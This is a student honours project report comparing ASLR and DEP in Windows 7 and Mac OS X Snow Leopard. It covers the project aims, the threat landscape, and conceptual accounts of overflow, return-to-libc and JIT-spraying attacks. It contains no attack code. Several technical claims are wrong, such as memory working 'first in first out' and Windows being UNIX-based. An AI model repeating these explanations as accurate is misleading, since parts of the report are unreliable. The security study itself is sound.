



Dick Dastardly

Matric No: 2007xxxxx

Honours Final Project Report

Project Title: “What are the strengths and weaknesses of Address Space Layout Randomization and Data Execution Prevention mechanisms, found in the security model of Microsoft Windows 7 operating system and how do they compare to Apple’s Mac OS X Snow Leopard’s security model?”

BSc (Hons) Networking and Systems Support

Project Supervisor: Michelle Govan  
2nd Marker: Richard Foley

Submitted for the Degree of BSc in Networking & Systems Support, 2010-2011

“Except where explicitly stated all work in this document is my own”

Signed:\_\_\_\_\_

Date:

## **Abstract**

As computers become increasingly important & an everyday tool our lives, the data which is stored on them is also under increasing threat. Advancements have been made for some time now, however, there is no operating system which is 100% secure. Improvements are made continually to fight this threat of data theft & crime, with new technologies created & introduced to prevent them.

This project will aim to discover the strengths & weaknesses of Apple's OS X Snow Leopard & Microsoft's Windows 7 operating system security models, in an attempt to highlight where dangers are still present & what the industry is still lacking to protect users from & what impact they could have.

The results of this project will be detailed & investigated in great depth, comparing the results of experiment attacks on both operating systems in a virtual machine environment. These results will then produce clear conclusions where each operating system has strengths & weaknesses over the other.

Before performing these test experiments, expansive research will be conducted into the previous versions of each platform to test if security issues were properly fixed or are still present on the opposing operating system.

As well as comparing the current security models of both operating systems, it'll also present ideas where the future versions of each platform, Windows 8 & Mac OS X Lion, need improvement to close the gap even further in security & computer crimes.

### **Acknowledgements**

I would like to thank my project supervisor Dr Michelle Govan for all the help and support throughout the course of this project. Without her, this project wouldn't have been possible.

I would also like to thank Dr Richard Foley for his guidance and support throughout the project.

A very special thank you to my family for the love and support, not only during this project, but for everything leading up to now.

Abstract .....	2
Acknowledgements .....	3
1.0 Introduction.....	5
1.1 Cybercrime.....	5
1.2 Mac versus Windows .....	7
1.3 Defensive Measures .....	8
1.4 Operating System Level Security .....	8
1.5 Project Outline and Research Question .....	10
1.5.1 Project Question.....	10
1.5.2 Hypothesis .....	10
1.5.3 Justification.....	10
1.5.4 Project Type.....	11
1.5.5 Project Aim.....	11
1.5.6 Project Objectives .....	12
2.0 Literature Review .....	13
2.1 Operating System Levels .....	13
2.2 Threats in the Wild.....	15
2.3 Defence Mechanisms and Their Effectiveness .....	17
2.3.1 Address Space Layout Randomization .....	19
2.3.2 Data Execution Prevention.....	21
□□□Other Mechanisms.....	23
2.4 UNIX.....	25
2.4.1 POSIX .....	26
2.4.2 Seatbelt.....	28
2.4.3 Sandboxing.....	28
2.5 Conclusions and Future Direction.....	31
3.0 Methods.....	33
3.1 Methodology .....	33
3.1.1 Primary Research Instruments .....	34
3.1.2 Experiment Justification .....	34
3.2 Undertaking The Experiments .....	36
4.0 Results.....	41
4.1 Java Experiments and Exploits .....	41
4.2 Web Browser Experiments and Exploits .....	44
4.3 Adobe Flash and Acrobat Reader Exploits .....	46
5.0 References .....	49
6.0 Appendixs .....	54

## **1.0 Introduction**

### **1.1 Cybercrime**

Since 2007, cybercrime threat numbers have increased dramatically each year and are now setting new records of active threats in the wild, higher than ever seen (IBM, 2010). 4,396 new vulnerabilities were discovered in the first half of 2010 alone, which was a 36% increase over the first half of 2009. This was the highest record of vulnerabilities ever recorded in the first half of any year previously. The current trends estimate that the annual vulnerability count is now between 6000 and 8000 new vulnerabilities each year (Offensive Security, 2010). This presents a real problem for computer users, from businesses to home users and many more, each will be affected by this increasing threat.

Security techniques and technologies have improved vastly over the last decade, however the cybercrime figures state that an increasing number of vulnerabilities are in the wild, which means that these technologies must adapt to changes and new trends to combat them. Both Apple and Microsoft have taken great measures to include new technologies within their operating systems, to provide a means of protection against threats, particularly malware. Part of the reason believed to be the cause of increasing vulnerability numbers is due to Apple's, Microsoft's and other security vendors, such as Symnatec and Sophos', success in bolstering their defences in their software (IBM, 2010). These accomplishments in security are then seen, as a challenge to would be cyber criminals to break the new security technologies.

Computers and operating systems are not the only markets to have changed in the last decade, indeed the Internet has grown vastly in that time too. Social networking has become a large part of many people's lives and is also used as a medium for companies and organizations world wide to interact with their customers. Microsoft has gone as far as winning Guinness World Records for most responsive brand via social networking site Twitter (Guinness, 2010). However, many of these social streams and public announcements, either via conferences at trade shows, online blogs or official press releases leave a breadcrumb trail of valuable information online. This information is valuable to the audience and markets in the technology world, but it is also valuable to cyber criminals who can piece together maps of employees within a company, who can then be targeted for malicious or social engineering motives. End points such as employees are still the most vulnerable link in a chain (IBM, 2010), due to their poor judgment or lack of education in computer security.

This has given way to an increasing number of cyber criminals and their methods, officially known as 'Advanced Persistent Threats' or 'APT' (IBM, 2010). Their goal is to target a specific entity, such as an end point user, where their activity remains under a threshold as to not raise alarm or cause awareness of their presence. They then use reconnaissance tools, which can probe and scan networks for possible entries into further connected networks, with potentially valuable data stored on them. Although, the criminals who perform these attacks are far more sophisticated and have in the past targeted state governments (BusinessWeek, 2008), their methods have a waterfall effect when they are adapted by criminals and groups with monetary motives, becoming a risk to businesses and home users. With this, the overall sophistication level in vulnerabilities increases and so must the security technologies to prevent them.

However, the level of sophistication in some of these vulnerabilities is almost impossible to combat, due to their characteristics. Known as ‘zero day’ attacks, named after their value of potential damage and effectiveness, they are able to produce the most amount of damage when first discovered. Their value or impact decreases as their lifetime progresses and are made aware of in the wild online. Anti-virus and malware tools are unable to protect against zero day attacks, at least until they are documented and analysed by security firms. Both operating system and security vendors such as Apple, Microsoft and Symantec can release patches, but the damage has already been done by this stage, as it is the users who were unprotected in the first place who are likely to be targeted. As with the APT attacks discussed previously, if an attacker specifies a target with an undocumented exploit or vulnerability, they have a high possibility of succeeding in their attack.

It is essential to create technology and provide security, which may not stop zero day attacks, but decrease the likelihood of their success until a proper security fix or patch is made available to combat them. These detection methods cannot be implemented at higher levels of the operating system controlled by the user, as the sophistication in the vulnerabilities affects a much deeper underlying issue in the software inside the applications or operating systems. The trend report released by IBM last year points to a rise in Adobe Acrobat, Flash as well as Javascript exploits as being accountable for many of the vulnerabilities today. As discussed previously, success in improving security has led many cyber criminals to test the effectiveness of these new detection mechanisms. However, it also leads to many cyber criminals changing their focus of attacks to other applications, which are less protected, such as Adobe products. There has been a decrease in ActiveX vulnerabilities due to Microsoft’s work to blacklist exploits, shortening their life spans and effectiveness online (IBM, 2010). The change in browser market share also shifts the attention of cyber criminals who often go after the largest potential audience for their exploits. With Internet Explorer’s market share decreasing, so does the user numbers, which attackers can target with their ActiveX exploits.

Products such as Adobe Acrobat and Flash as well as languages such as Javascript are shared amongst Apple’s OS X, Microsoft’s Windows and distributions of Linux operating systems. Therefore, there is a very large user base for attackers to target which have not been given the same security upgrades as those in previous years found in ActiveX or Internet Explorer. ‘Obfuscation’ attacks wherein the payloads (the damaging code housing the malware), are easy to hide within Adobe PDF files and Javascript due to their sometimes complex data, makes for easier exploits. Cyber criminals balance their efforts on a scale of effort versus payoff, where it may take a long time to discover vulnerabilities in an application, to then produce an exploit, which may have a short life span (such as those found in ActiveX or Visual Basic). It is much easier for cyber criminals to target applications with lacking security because they are easier to find and affect a greater number of people.

The focus of this project is to investigate the mechanisms being introduced to operating systems from Apple with OS X Snow Leopard and Microsoft’s Windows 7. The results of the experiments conducted will highlight the strengths and weaknesses found within each platform’s security model. This information will be valuable to then progress with future detection and prevention mechanisms and technologies. It is also of great benefit to those users of each operating system and so they are made aware of the risks, as to protect themselves with a higher level of education of the current trends as well as teaching better practices of computer use to remain safe.

Exploits will be experimented and investigated in a variety of applications based on the current trends, which have been discussed previously. Adobe Acrobat and Flash, which have seen a number of critical exploits in recent months (Adobe, 2011), will be tested as well as browser security against Java based attacks.

## 1.2 Mac versus Windows

Owners of Apple computers or users of the OS X operating system are sometimes unaware of the vulnerabilities surrounding OS X Snow Leopard and prior versions. Apple themselves have previously advertised the software as more secure than Windows with a series of commercials in 2006, where actors were depicted as an Apple computer versus a Windows computer. The commercial included the line from the Apple computer “I don’t need to worry about viruses or spyware” (Apple, 2006), which sends out a strong and incorrect message to potential buyers and owners of Apple OS X. In fact, the truth is OS X has seen growth in the number of vulnerabilities in recent years, which would surprise many users on both platforms, but OS X has enjoyed a relatively low number of real world attacks in the wild online compared to Windows. This is due to a number of reasons but most importantly because of the much smaller user install base in the computing world that own Apple hardware and software.

“At present, a Mac with Snow Leopard is the safer option primarily due to its market share being well below Windows 7's. From a targeted attack, however, it has been my experience that finding and exploiting vulnerabilities in Mac OS X is significantly easier than doing so in modern Windows systems (Vista and 7)”, (Zovi, 2011). Much like the effort versus payoff scale cyber criminals use when they decide which applications to target their exploit vectors on, they also do the same when choosing which operating system to attack. In 2009, there was a 42% increase in web related malware, which increased again to 55% in the first half of 2010 (IBM, 2010). These numbers would reflect and agree with Zovi’s argument that users should be most concerned with defending their computers, both Mac or Windows, against malware from their web browsing sessions. Targeting the basic operating systems reduces the potential numbers an attacker can gain from. Thus, web related exploits have become the most popular method of exploit. In April 2010, IBM Managed Security Services confirmed a 37% rise in PDF exploit activity online (IBM, 2010), with the majority stemming from spam emails.

Even though Macs and OS X are vulnerable to the same web malware as Windows, cyber criminals still choose to target the Windows operating system more regularly due to the large install base. “Malware writers are rational, as are botnet herders. They would far rather attack Windows PCs, as there are lots more of them. So you are much less likely to be bothered by malware if you use a Mac, or run Linux on your PC.” (Anderson, 2010).

Both OS X and Windows users then need to be aware of the vulnerabilities that pose a risk to them. Neither market is safe from web-based malware, but Apple and Microsoft have improved their security in their web browsers in recent years in an attempt to reduce these numbers. Safari 5 from Apple includes Anti-malware, anti-phishing and anti-virus integration, with Windows Internet Explorer 9 including many of the same features. (Apple, 2010. Microsoft, 2011). These features are primarily useful against downloading malware to the computer, but unfortunately do not always offer protection actively when viewing content in a web page.

### 1.3 Defensive Measures

Apple OS X Snow Leopard and Microsoft Windows 7 both provide the user with high level (changes they can make on the desktop via system preferences), defence software applications and mechanisms including built-in file encryption, firewalls and malware tools. However, these tools do little in terms of protection against zero day attacks, as they depend on the regular updates provided and issued from Apple and Microsoft, which spot and can identify malware signatures. This information is not available immediately by neither vendor nor the third party vendors of anti-virus experts such as Symantec. In fact, a high number of malware exploits are spawned from the same code with changes to create more variations of the same exploit (Coviello, 2007). This makes the job much harder for anti-virus applications to spot the thousands of variants, creating an almost impossible task of protecting the user.

These defence measures are not unnecessary and users are still recommended to install and run these tools. However, protection is required lower in the operating system, closer to the kernel, to provide and use stronger mechanisms. Protection between these levels is also necessary to keep backwards compatibility between older applications and versions of the operating system working.

Protection is required between the higher levels of the operating system (applications and the desktop), and the lower levels (kernel) to prevent cyber criminals from gaining root user privileges within the operating system. Root or super user privileges are the necessary key for cyber criminals to do the most damage to an operating system, as root access is complete access to the files and commands, which can be opened or executed. The privileges are a mechanism, which is a large part of the operating system, and they are necessary for changes to be made in software and kernel levels, which can control, change or influence data execution, preventing unwanted software from installing or running malware. Preventing cyber criminals from gaining these privileges is crucial, and the privileges themselves are not strong protection against their efforts.

### 1.4 Operating System Level Security

As detailed in the previous section, users are able to control and change settings to the security model on the surface of the operating system, to combat malware and provide protection to their data. These features are limited in their ability to protect against the real issues and methods employed by cyber criminals, whom use advanced techniques of penetration to the operating system via exploits. Apple and Windows have borrowed lessons learnt from the Linux and UNIX operating systems, where protection against unwanted data execution has been implemented and making memory locations in applications difficult to exploit.

Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP), are both new additions to OS X and Windows operating systems, taken from Linux to combat and slow the rate of exploitation in lower levels of the operating system. Gradually, the operating system is gaining more levels of protection to slow or lessen the chance of a cyber criminal from succeeding. If they are unable to execute their exploits with the root privileges required, then it is much harder for them to cause damage. It is important to remember that these mechanisms are not designed to stop the exploits, but simply make it harder for cyber criminals in succeeding in their efforts.



The effectiveness of Address Space Layout Randomization and Data Execution Prevention are mechanisms included within OS X Snow Leopard and Windows 7, which will be the primary focus of this project, including comparisons of strengths and weaknesses between them. Although they are both used in the operating systems, they are not identical to one another and are used in different amounts throughout the operating systems.

## **1.5 Project Outline and Research Question**

This chapter will outline the project question, which will be investigated as well as the justification for the project. Aims and objectives will also be outlined in this chapter.

### **1.5.1 Project Question**

What are the strengths and weaknesses of Address Space Layout Randomization and Data Execution Prevention mechanisms, found in the security model of Microsoft Windows 7 operating system and how do they compare to Apple's Mac OS X Snow Leopard's security model?

### **1.5.2 Hypothesis**

The following hypothesis has been made based on the previous experiments conducted in the project area, including Symantec's, which were based on the randomisation's effectiveness each time the computer was booted. Sources used in determining the hypothesis are (Miller, 2011), (Microsoft, 2009/2010), (Symantec, 2007)

Windows 7's security model will be better protected and make it harder for attackers to circumvent the security, but not impossible.

Mac OS X Snow Leopard's security model will not be as effective as Windows 7's, thus easier to circumvent, but will still propose a challenge for attackers. The number of vulnerabilities will also be lower than that number available for Windows 7.

### **1.5.3 Justification**

As Mac OS X Snow Leopard and Windows 7 are updates to the security models introduced in OS X Leopard and Windows Vista respectively, this project aims to investigate the previously conducted experiments and gain insight as to whether the new protections work. The results will highlight where improvements have been made and where there are still holes in security, which will then also be analytically compared. Based on Symantec's previous experiments in 2007, randomization was not completely random and the address space was capable of exploit. Will this be the same in Windows 7 and what are the strengths and weaknesses like in comparison to Snow Leopard's.

The experiments will be conducted using ethical hacking methods, specifically with the use of the Metasploit framework, which will produce results to see exactly where problems still exist and where the next version of Windows and Mac OS's security models can be improved.

#### **1.5.4 Project Type**

The proposed project is an experimental project, which will involve the use of virtualization software to conduct attack scenarios (specifically buffer, stack and heap overflows against Acrobat, Flash and Java/Script applications), on each operating system (Windows 7 and OS X Snow Leopard). The results will then be contrasted and analytically compared to highlight both their weaknesses and strengths.

#### **1.5.5 Project Aim**

The project aims to identify the strengths and weaknesses of Windows 7 and Mac OS X Snow Leopard's security models in simulated scenarios. The previously discussed attack methods, which were encountered in previous versions of both operating systems and their advancements, give importance into this research project and what can be learnt from it. It is important so that users of varying levels of experience know the risks and how to better protect themselves from these attacks and exploits still present in the security models.

The next chapter will identify the objectives undertaken throughout the project, which relates to the project question.

### **1.5.6 Project Objectives**

Analyse Windows 7 security model and gain a full understanding of the features within.

The project will require a copy of Windows 7 operating system, which will be installed via virtualization software and inherent features analysed in depth, to gain an understanding of how they work.

Analyse Mac OS X Snow Leopard security model and gain a full understanding of the features within.

The project will require a copy of Mac OS X Snow Leopard operating system, which will be installed on Apple hardware and the inherent features will be analysed in depth, to gain an understanding of how they work.

Analysis of the file systems of Windows 7, OS X Snow Leopard and UNIX.

As well as gaining understanding of the security models themselves, the project will aim to gain better understanding of both Windows 7 and Mac OS X Snow Leopard's file system. UNIX will also be investigated as it relates to the foundations of OS X's and Windows 7's frameworks.

Explanation of how some of the deeper security model features such as Data Execution Prevention and Address Space Layout Randomization work. The sandboxing mechanism within OS X Snow Leopard will also be investigated and experimented on.

Both of these features are the prominent security model features built into both Windows 7 and Mac OS X Snow Leopard. As such, an in depth understanding will be required into how they work. Sandboxing is only available in OS X Snow Leopard, and thus will be the only operating system tested against with this feature.

Evaluation of the strengths and weaknesses of Windows 7 and OS X Leopard

Based on the previous objectives an evaluation will be formed on the strengths and weaknesses of the security models found in Windows 7 and Mac OS X Snow Leopard.

Identify the primary research methods.


As the security models of Windows 7 and Mac OS X Snow Leopard differ, the project will conduct experiments (buffer, stack and heap overflows), based on their security models appropriately and as closely to one another as possible. i.e. the experiments will be closely related to one another on both platforms. This will provide results, which are then more in line with one another and can provide accurate evaluation. This will allow proper testing of the hypothesis previously detailed.

## 2.0 Literature Review

The literature review aims to look at the objectives outlined in chapter 1, including a full analysis of Mac OS X Snow Leopard's and Windows 7's security models in greater detail.

### 2.1 Operating System Levels

When a person uses a computer, they are primarily only interacting with one level of the operating system. However, operating systems are built in layers, each layer including their own tasks and capabilities. The lower layers enforce some of these tasks and capabilities as a means to control faults but they are also used in important ways to deal with security. The highest layer of an operating system, i.e. the desktop, is what the user is presented with while they use their computer. In terms of privilege, the desktop or 'application' layer is the furthest from the centre of the protection ring, which also has the least privileges assigned to the user. The closer to the centre of the protection ring, the more privileges are granted to them, until eventually you reach the centre where the kernel resides. The kernel, as explained previously, has unlimited access and the highest privileges which is the goal of cyber criminals to control.



Mac OS X Snow Leopard and Windows 7 follow this model of ring protection, which they split into two user modes of privileges (user and root/administrator), however they are capable of many more layers. Due to the complexity of the layers they are reduced in numbers, as the involvement in switching between the kernel and user layers can be intense on resources. It is then not cost effective or efficient to use more layers, although it would provide more benefits to the system security (Wilkes, 1994).

In Mac OS X Snow Leopard and Windows 7, the user is able to control high layer protection tools such as firewall security and basic file and directory access permissions. For instance, they are able to control which applications are allowed to connect to networks and the Internet, including refinement as specific to which ports are allowed or blocked via the firewall. In both operating systems and their respective file systems, they are also capable of managing the access permissions of users, which can read, execute or write to files and directories. Combining both of these, they can then also administer access of applications and files of users across networks in enterprise environments or home networks.

However, these high layer protection methods are not invulnerable to attacks. Referred to as elevation of privilege, which is not the class of attack, but the process used, allows cyber criminals to do something they are not supposed to be able to (WatchGuard, 2002).

On the desktop, these elevations appear in the form of the User Account Control (UAC) prompt boxes in Windows Vista and Windows 7. In OS X Snow Leopard, the user is prompted with a request to enter their root username and password to make changes. A common process involved to gain more privileges, sees an application with less privilege rights available than is necessary to run, but will request admin rights to function fully, “elevating”, them to a higher level. This means that an application cannot be permitted more privileges without consent from the user. A cyber criminal can use this elevation method to run arbitrary code using a variety of techniques.

There are four main ways for an attacker to gain these privileges:

- Physical access
- Social engineering
- Attacking the application
- Attacking the container

The first two methods are important to mention because without them the security on the computer itself will be subject to easier attacks. If your office or home is not secure anyone can walk up to the computer and control it under your account (which has the required privileges). Social engineering is the process of gaining information from people and exploiting their trust (Symantec, 2001). Users must be aware of over sharing and be careful not to give cyber criminals sensitive information, like the methods employed in Advanced Persistent Threats (APT).

It is possible for the lower layers of the privilege ring to make changes to the higher layers, without further configuration, as the kernel is granted full permission access. In contrast to control the lower layers of the privilege ring from the higher layers, there has to be a mechanism in place which can instruct the flow of access safely. This is accomplished by using hardware-controlled methods known as ‘gates’. As the kernel resides close to the physical components of the computer such as the CPU and other devices, this provides an excellent way of securing the computer. The gates are used throughout the protection ring model, including access between the kernel and user layers. This prevents arbitrary code (malware), from controlling hardware such as web cameras, as the two layers are separated from one another. The only method to allow software to access hardware like this between layers would require the user to authenticate and permit access.

As discussed previously, the application layer of the operating system has very little control over the security, and the tools available to users are superficial to the overall protection. The kernel layer of the operating system is where Apple and Microsoft are introducing their newest attempts to combat cyber criminals by including mechanisms such as Address Space Layout Randomization and Data Execution Prevention. Removing the privileges from the application layer means that cyber criminals are unable to simply run malicious code with privileges and succeed in their efforts to circumvent security.

## 2.2 Threats in the Wild

“Malware is software that harmfully attacks other software” (Kramer, 2009). Malware is defined not by the features of the software itself, but what the author intends to use it for. As Kramer explained, malware is software, which harms other software; as such malware can take on different forms like viruses, worms, trojans, spyware or root kits. Each form has its own characteristics, such as viruses, which will spread their malicious code to other applications installed, executed applications or files residing on the hard drive. Trojans take their name from the Greek and Roman encounter of a wooden horse used to bypass the defence (in this project’s case, operating system security), before attacking once inside.

The techniques to create these forms of malware are far more involved or advanced than one might expect. As the level of security has evolved, so has the sophistication in the creation of malware to circumvent it. Some of the most popular methods employed by cyber criminals are:

- Buffer Overflows
- Heap Overflows
- Stack Buffer Overflows
- Return-to-libc

A ‘buffer’ is “a contiguous block of computer memory, which can be used for data or code”, (Chow). Data can relate to anything from variables and arrays while code refers to applications and kernel programs. Each of the buffer overflows are constructed with the same goal, to take advantage of erroneous boundaries of the application or user data. This means that an attacker is able to replace the data or code with their own malicious data or code. Once the data or code is executed by the operating system it allows them to access the operating system via a shell or terminal instance, which they can then issue commands with (i.e. unlimited root access).

Buffer overflows and its variations are possible due to the lack of runtime checks that exist in modern programming languages (C, C++). Switching to a language which supports runtime checks at data execution would prevent them from exploit, however like the privilege ring model, to do so would not be cost effective. While Apple and Microsoft have introduced mechanisms to defend against buffer overflows, the continuous changes to them and their existence would back up Day et al’s argument and this project’s hypothesis. Address Space Layout Randomization and Data Execution Prevention are merely another hurdle for cyber criminals to overcome and ultimately will not stop them from circumventing the security improvements they offer.

“The software industry has responded to these types of attacks by releasing patches for their applications. These code corrections are released at a point where the vulnerability becomes known, usually after it has been penetrated, and this leads to a patch-penetrate cycle of software security. Unfortunately, this treats the symptom rather than the underlying cause. Consequently, systems remain vulnerable to attacks perpetrated prior to the software vendor being aware of any vulnerability (zero day attacks)”, (Day et al, 2010).

Return-to-libc attacks, which takes their name from the C programming language, used within UNIX kernel based operating systems like Mac OS X and Windows, are an attack process which start with a buffer overflow. The attacker will replace the return address inside the application’s memory space as it is executed. Once the application executes this, the data or code stored within the application’s memory is replaced by the attacker’s own malicious code. The benefit of this attack is the application is unaware of what the data it is executing actually does, as there is no

sense of right and wrong. In other words, the computer cannot decide what is malicious code and what is not. As long as the data is formatted correctly to the standards defined and thus be executed, the application will run and the data or code replaced successfully turning vulnerabilities into a successful exploit.

Even after an application has received patches, it does not mean there are not more exploits yet to be discovered. This was recently true when Adobe announced and fixed two critical zero day exploits with its Flash application in the first half of 2011 (Adobe, 2011). Thus there could still be many more exploits, which are waiting to be patched in the latest version. IBM argues that due to the complexity of some exploits, cyber criminals will not share their most expensive or complex exploits with other criminal groups (IBM, 2011). Charlie Miller, whom is known for his quick and successful hacks on the OS X operating system, knew of vulnerabilities which he planned to use and exploit, many months in preparation before he won the 'Pwn2Own' contests in 2008 through 2011 (Miller, 2009/10). It was not until the contest was over that Apple fixed the exploits Miller used within Safari on OS X and the iPhone iOS platform (Apple, 2008/11).



## 2.3 Defence Mechanisms and Their Effectiveness

Windows 7 includes mechanisms on the application layer, which allows the user to have some control over the security in the operating system. Some of these features include:

Firewall:

Windows 7 includes a software firewall, which is enabled by default upon installation, which can prevent hackers and malicious software from gaining access to the user's computer either via the Internet or local network. The user is also able to set the firewall to be more restrictive based on the location of the computer, e.g. at home, a public location like a library or at work. They can also add and remove applications easily to a safe list, which otherwise would not function properly, such as sending or receiving files from instant messages.

BitLocker:

Originally introduced in Windows Vista, Bitlocker was also included in Windows 7. It allows the users to encrypt the data of their internal and external hard drives, including removable media such as flash drives. The purpose of the feature is to protect data from offline attacks, for instance, if an attacker physically removed the drive from the computer. In an event like this, the attacker would be unable to view the data stored on the hard drive without the proper credential keys which are necessary to authenticate the owner (i.e their password). This allows the user to still remove the hard drive and install it into another computer if they own or use more than one device. As long as they have the proper credentials stored on their computers, the data will be accessible.

However, as explained, these security mechanisms can only provide so much protection via the application layer of the operating system. This is due to the removed privileges that reside on the application layer to stop unwanted malicious activity from damaging the lower layers, such as the kernel.

Snow Leopard also includes many of these application layer mechanisms, which allow the user to control some aspects of the security model.

Snow Leopard's firewall, which is described by Apple as easy to use and designed for "non-experts", (Apple, 2009) is configured on a per application basis rather than the user having to specify the exact port numbers they wish to allow or block. Digital signatures included with software is also trusted and allowed to make network connections. Unsigned applications will be signed by OS X itself in order to identify it.

The user also has some extra settings to allow finer control over the firewall such as 'Stealth Mode' and blocking all internal connections except those used by basic Internet services like Dynamic Hosting Control Protocol (which is used to assign IP addresses automatically). Stealth Mode will not acknowledge or respond to test applications on the network such as ping requests, which can prevent an attacker from mapping a network by looking for individual hosts present on it.

## Sandboxing:

“Sandboxing helps ensure that applications do only what they are intended to do”, (Apple, 2009). To achieve this, Mac OS X Snow Leopard will place controls over applications, which then restrict the files they can access, if it is allowed to make network connections or if it can launch other applications, which are installed on the computer. Many of the underlying “software helpers” in Mac OS X, such as Bonjour (which is used to communicate with other Apple computers or devices on the network), are also sandboxed to prevent attackers from gaining access to the computer.

Daemons (system services which run in the background), are sandboxed too, like the Spotlight service which builds a library of the files stored on a user’s hard drive. This is due to the nature of these services, which sometimes handle data, which is not trusted or lacks digital signatures.

Sandboxing is part of the kernel layer of the operating system, thus not controllable by the user.

## Download Screening:

Built into Safari (the built-in browser of OS X), Mail and iChat (an instant messenger application), is a download screening feature. When the user attempts to download a file from the Internet or an attachment from an email, OS X will scan the files to search for applications. This reduces the chance of a user opening what they believe is only a photo attachment but is actually malware attempting to install itself.

If the download does contain an application, OS X will warn the user and ask them if they want to continue. When they open the application OS X will also inform the user this is the first time they have used it. It does this so that users know if an application has been changed. For instance, a user may have downloaded a file and opened it, but if the application was actually malware and it changed another installed application, the user would know it was tampered with due to the warning OS X gives them. Thus attackers cannot swap legitimate applications with malicious software pretending to be the real application. In the background OS X will also time stamp the application with the date and time (known as meta-data), from the download. This meta-data can then pair the application with the download and then can be compared, so any changes, which occur, are easily identifiable.

## File Vault:

Similar to Windows Vista’s and Windows 7’s Bitlocker, OS X comes with an encryption feature called ‘File Vault’. It has the same purpose as encrypting the user’s files and their entire Home holder, so in the event of their computer being stolen or the hard drive removed, an attacker can not gain access to the information stored on it. The owner of the data simply needs to log in to their account to authenticate themselves and they will have full access to their files and applications. They will not have to manually encrypt them again as they work with files, because OS X will do this automatically when they save them to disk. Using AES (Advanced Encryption Standard), there is  $3.4 \times 10^{38}$  possible keys which ensures the protection of the home folder and files.

Going a step further than file and application encryption, OS X is able to encrypt disk images too. Using the same AES technology as File Vault, disk encryption uses 256bit protection and allows users to safely share files or network drives with others, who can then only access them with the password the original owner chose.

The following chapters will explore and identify the mechanisms found in deeper layers of the operating system, controlled by the kernel. These mechanisms are the true security features, which protect users against malware.

### **2.3.1 Address Space Layout Randomization**

Address Space Layout Randomization was introduced in Windows Vista SP1 and Mac OS X Leopard, and is one of the most important and valuable security mechanisms included in operating systems today. Address Space Layout Randomization is used to combat the attack methods used by cyber criminals, most notably buffer overflows, stack buffer overflows, and heap overflow attacks, as described in the previous chapter.

Essentially, these attacks are the process of an attacker using the functions of an application to execute the replaced memory space, which will provide them with shell access and eventually their goal to elevate their privileges to that of the root account.

To take advantage of these attacks, the hacker must understand how an application is executed in memory and the processes involved and why the buffer is important. To break it down into simple terms, memory functions in the order of first in first out. Imagine a small pile of paper, each with an instruction that is fed into a computer to follow. For the purpose of this example the instructions have been simplified. They could be simple instructions like visit 'x' website, provide username and password or delete 'x' file. As long as the instruction makes sense, the computer has no way of telling that the instruction is malicious or not. An attacker takes advantage of this vulnerability by providing the computer with an instruction that will circumvent the security. This is the building block for buffer overflow attacks.

Address Space Layout Randomization's purpose is to simply randomize these areas of memory, to make it harder for an attacker to find them and replace them with their own data. If an attacker attempts to guess these memory locations but is unable to successfully find them, then instead of providing them with any advantage, the application will crash. This is due to the gates, which control the access of higher layers in the privilege ring blocking access to the lower layers of the kernel. In the past, these were commonly identified by blue screens of death (BSOD), where the corrupt address space in memory would physically crash the computer. However, with Address Space Layout Randomization and the access layer gates, instead of the computer crashing completely, only the application being attacked will crash.

There have been numerous technologies created to protect these areas of memory in the past, most notably the creation of non-executable stacks. Using the example of the pile of paper again, the computer would be fed information, however, the instructions provided on them would only be granted read or write privileges, thus disabling the attacker from executing malicious code. Return-to-libc attacks work around this protection offered by non-executable stacks because the code is relying on the functions provided by the application itself. A simplified example would be an attacker trying to copy the contents of memory and printing it. A printing function is a common command and therefore the attacker's instruction would not cause the application to crash as they are not replacing any data of the application, simply bypassing its protection and using its ignorance to their advantage.

One of the most commonly used and targeted system functions, which attackers seek, is the `libc system()` call, which would give them the privileges of whichever process is called. In this way, an attacker can then request a shell prompt and gain the root privileges they require and proceed to run malicious code.

While Microsoft have admitted Address Space Layout Randomization has limited effectiveness on its own (Microsoft, 2010), they still cite that the randomization is effective against brute force attacks. Brute force attacks are where the attacker repeatedly tries to locate the known memory space of an application for which they wish to exploit. Instead of gaining this access, Microsoft claim the advantage of Address Space Layout Randomization will crash the application before the attacker can learn the locations. They have also implemented protection to stop a process from restarting when it has crashed repeatedly. However, Shacham et al claim that due to the limitations of 32 bit processes, where there is only 16 bits of randomization space in memory, Address Space Layout Randomization can be brute force attacked within minutes, using modern computers. This is important to note, as attackers will test their exploits repeatedly before using them in the wild. In some instances, it is impossible for memory locations to always be randomized. "ASLR can be bypassed if the attacker can predict, discover, or control the location of certain memory regions (particularly DLL mappings)." (Microsoft, 2010).

To overcome these security mechanisms and mitigations, cyber criminals have employed new methods known as heap spraying and JIT (Just-in-Time compiler) spraying, which was introduced by Dion Blazakis. The simple objective of this type of attack method is to locate the executable address space of an application accurately, rendering Address Space Layout Randomization useless (Bania, 2010). JIT Spraying was the method used in many of the more recent attacks in Adobe's Acrobat PDFs and Flash exploits, even when flash was not installed on the computer (Li, 2010). Being able to exploit Flash when the application is not installed is possible because Adobe include the player within Acrobat, as to allow users to play Flash content inside PDFs.

However, Microsoft have implemented Address Space Layout Randomization throughout the Windows 7 operating system, which in comparison to Apple's Mac OS X Snow Leopard, is much more offensive. Apple failed to improve the level of Address Space Layout Randomization in OS X Snow Leopard from the previous version of the operating system Leopard (Miller, 2011). "OS X only randomises some portions of memory and so does not have full ASLR".... "There are still plenty of things that are not randomised, such as the location of the dynamic linker, the comm page, and the executable itself, as well as the stack and heap." This reduces the overall security and integrity of the operating system, making the process of exploiting vulnerabilities much easier for cyber criminals on OS X Snow Leopard.

Apple has instead made the process harder by migrating their applications to the 64-bit platform, which includes every Apple Mac computer made since 2007. This includes all the applications shipped on the disc and installed during set up (Apple, 2009). The reason for this is because the size of randomization space in memory is significantly larger. While 32-bit platforms are only capable of  $2^{16}$  (65536) locations, 64-bit architecture allows millions of locations in comparison.

In theory, this would take much longer for a brute force attack to successfully find executable memory space. However, the lack of system wide Address Space Layout Randomization negates this, as argued by Miller. Therefore, JIT Spraying is still possible and effective on OS X Snow Leopard, and as location of some memory spaces is already known and unchanged, like Windows 7, will provide the cyber criminals with vulnerabilities to exploit.

### 2.3.2 Data Execution Prevention

